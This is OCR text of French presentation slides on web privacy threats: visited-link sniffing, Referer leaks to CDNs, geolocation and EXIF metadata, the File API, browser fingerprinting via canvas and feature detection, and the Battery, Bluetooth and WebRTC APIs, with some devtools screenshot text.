
getComputedStyle() sur un lien permettrait de savoir si un utilisateur l'a déjà consulté car on peut connaître sa couleur



CONFIDENTIALITÉ


HTTP Referer dévoile la précédente page visitée. Ou la page depuis laquelle une ressource est appelée (ex : Google Fonts ou tout fichier JavaScript/CSS mis à disposition en CDN). Donc le CDN connaît toutes les pages que vous visitez.


Filter
Regex
Hide data URLs
All
XHR
JS
CSS
Img
Media
Font
Doc
Name
styles.1487154761.min.css
cdn.alsacreations.net/css
css?family=Montserrat:400,700
fonts.googleapis.com
ac.1483563950.css
cdn.alsacreations.net/css/fonts/fontello/css
Headers
Preview
Response
Timing
status: 200
timing-allow-origin: *
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
Request Headers
Provisional headers are shown
Referer: https://www.alsacreations.com/
User-Agent: Mozilla/5.0 (Macintosh; Intel
924.87 Safari/537.36



GÉOLOCALISATION


C'est une évidence, mais par un matraquage intense des demandes de positionnement cela en devient banal. L'utilisateur peut se tromper et accepter ou craquer, se disant que ça va finalement lui simplifier la vie d'accepter.



GÉOLOCALISATION

Par l'upload de photos contenant des méta-données EXIF (coordonnées longitude et latitude stockées par la plupart des mobiles)

https://github.com/bennoleslie/jsjpegmeta



FILE API

Accès direct aux fichiers sélectionnés au préalable par l'utilisateur dans <input type="file">

S'il a été sélectionné, c'est trop tard.

On sait où vous étiez et quand, avant même d'avoir envoyé le fichier.


FINGERPRINTING

FINGERPRINTING

Identification d'une personne grâce à des indices

- purement techniques (navigateur utilisé, adresse IP...)
- de comportement (humain)

Êtes-vous unique ?

Oui ! (Vous pouvez être tracé !)

36.77 % des navigateurs observés sont **Chrome**, comme le vôtre.

1.53 % des navigateurs observés sont **Chrome 56.0**, comme le vôtre.

13.56 % des navigateurs observés sont installés sur **Mac**, comme le vôtre.

4.37 % des navigateurs observés sont installés sur **Mac 10.11**, comme le vôtre.

9.87 % des navigateurs observés sont réglés en **"fr"**, comme le vôtre.

25.06 % des navigateurs observés sont réglés sur le fuseau horaire **UTC+1** , comme le vôtre.

Cependant, la combinaison de tous les éléments constituant votre empreinte est unique parmi les 326266 empreintes déjà récoltées.

https://amiunique.org/fp

FINGERPRINTING

On peut toujours deviner quel navigateur est utilisé, même sans « User Agent » dévoilé, en testant son niveau de support (API disponibles, préfixes CSS/ JavaScript).

FINGERPRINTING

On peut utiliser HTML5 Canvas en générant une image avec des données influencées par le système et en récupérant le hash.

https://www.torproject.org/projects/torbrowser/design/#fingerprinting-linkability

UNIQUEMACHINE


HOME FINGERPRINT ABOUT US SOURCE CODE PAPER

Get My Fingerprint

By Fingerprinting, you can get the UNIQUE fingerprint of your browser or computer. It based on the basic browser information, GPU, fonts and so on


Running

Fingerprinting GPU...




BATTERY API

Même chose pour l'API permettant de connaître le niveau de charge de la batterie.



RECONNAÎTRE L'ENVIRONNEMENT

Grâce aux capteurs embarqués, aux API, à Web Bluetooth s'il permet de lister les périphériques à portée.



WEBRTC

API Real-Time Communications qui permet (entre autres) de “voir” d’autres pc locaux, mais c’est plus limité. Ex : www.sharedrop.io

DÉTOURNEMENTS

ROBOTS

